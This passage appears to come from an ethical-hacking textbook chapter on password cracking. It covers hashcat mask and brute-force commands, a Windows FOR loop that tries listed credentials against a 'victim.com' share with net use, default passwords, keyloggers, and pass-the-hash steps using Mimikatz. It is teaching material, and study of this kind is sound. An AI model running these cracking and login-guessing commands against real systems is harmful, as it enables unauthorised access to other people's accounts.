- `` ?s = «space»!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ ``
- `?a = ?l?u?d?s`
- `?b = 0x00 - 0xff`

Custom Charset

A custom charset is used in situations where the attacker is unsure about the type of character in a particular placeholder:

- `-1 abcdefghijklmnopqrstuvwxyz0123456789`
- `-1 abcdefghijklmnopqrstuvwxyz?d`
- `-1 ?l0123456789`
- `-1 ?l?d`

Hash Mode


Attackers use the -m flag with hashcat to specify the hash mode, that is, the type of hash to crack, such as MD5, NTML, or SHA256.

Run the following command to crack passwords that contain six characters, in which the first three are lowercase alphabets and the last three characters are numbers. The password pattern appears to be `?l?l?l?d?d?d`.

```
hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d
```

`-a` → Specifies the attack mode, which is 3 here (brute-force attack)

`-m` → Specifies the hash type, which is 0 here (MD5)



```
ubuntu@ubuntu-Virtual-Machine:~$ hashcat -h
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example

 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --status                   |      | Enable automatic update of the status screen         |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status
-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-
timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov
-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtim
e=10
     --session                  | Str  | Define specific session name                         | --sessio
n=mysession
     --restore                  |      | Restore session from --session                       |
```

Figure 6.8: Screenshot of hashcat

Run the following command to crack passwords that are eight characters in length, where the first character is either an uppercase or a lowercase letter, the last four characters are digits, the first two digits are 1 and 9, and the remaining characters are lowercase letters.

```
hashcat -a 3 -m 0 md5_hashes.txt -1 ?l?u ?1?l?l?l19?d?d
```

`-1 ?l?u` → Specifies that the character is either an uppercase or a lowercase alphabet

To crack a password hash of unknown length, use the **`--increment`** flag by providing the maximum and minimum length of the password.

```
hashcat -m 0 -a 3 -i --increment-min=6 --increment-max=10
53ab0dff8ecc7d5a18b4416d00568f02 ?l?l?l?l?l?l?l?l?l?l
```

`--increment-min=6` → Minimum length of the password is 6

`--increment-max=10` → Maximum length of the password is 10

- **Password Guessing**

  Password guessing is a password-cracking technique that involves attempting to log on to the target system with different passwords manually. Guessing is the key element of manual password cracking. The attacker creates a list of all possible passwords from the information collected through social engineering or any other method and tries them manually on the victim's machine to crack the passwords.

The following are the steps involved in password guessing:

- Find a valid user
- Create a list of possible passwords
- Rank passwords from high to low probability
- Key in each password, until the correct password is discovered

Hackers can crack passwords manually or by using automated tools, methods, and algorithms. They can also automate password cracking using a simple FOR loop, or create a script file that tries each password in a list. These techniques are still considered manual cracking. The failure rate of this type of attack is high.

Manual Password-Cracking Algorithm

In its simplest form, this algorithm can automate password guessing using a simple FOR loop. In the example that follows, an attacker creates a simple text file with usernames and passwords and iterates them using the FOR loop.

The main FOR loop can extract the usernames and passwords from the text file, which serves as a dictionary as it iterates through every line:

```
[file: credentials.txt]
administrator ""
administrator password
administrator administrator
[Etc.]
```

Type the following commands to access the text file from a directory:

```
c:\>FOR /F "tokens=1,2*" %i in (credentials.txt)^
More? do net use \\victim.com\IPC$ %j /u:victim.com\%i^
More? 2>>nul^
More? && echo %time% %date% >> outfile.txt^
More? && echo \\victim.com acct: %i pass: %j >> outfile.txt
c:\>type outfile.txt
```

The outfile.txt file contains the correct username and password, if the username and password in credentials.txt are correct. An attacker can establish an open session with the victim server using his/her system.

Default Passwords

Default passwords are those supplied by manufacturers with new equipment (e.g., switches, hubs, routers). Usually, default passwords provided by the manufacturers of password-protected devices allow the user to access the device during the initial setup and then change the password. However, often an administrator will either forget to set the new password or ignore the password-change recommendation and continue using the original password. Attackers can exploit this lapse and find the default password for the target device from manufacturer websites or using online tools that show default passwords to access the target device successfully. Attackers use default passwords in the list of words or dictionary that they use to perform password-guessing attacks.

The following are some of the online tools to search default passwords:

Figure 6.9: Screenshot showing default passwords

- **Trojans/Spyware/Keyloggers**


  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.



Attacker infects victim's local PC with Trojan/spyware/keylogger


- **Hash Injection/Pass-the-Hash (PtH) Attack**

  This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.



Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit

3
2
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Figure 6.11: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

- **LLMNR/NBT-NS Poisoning**

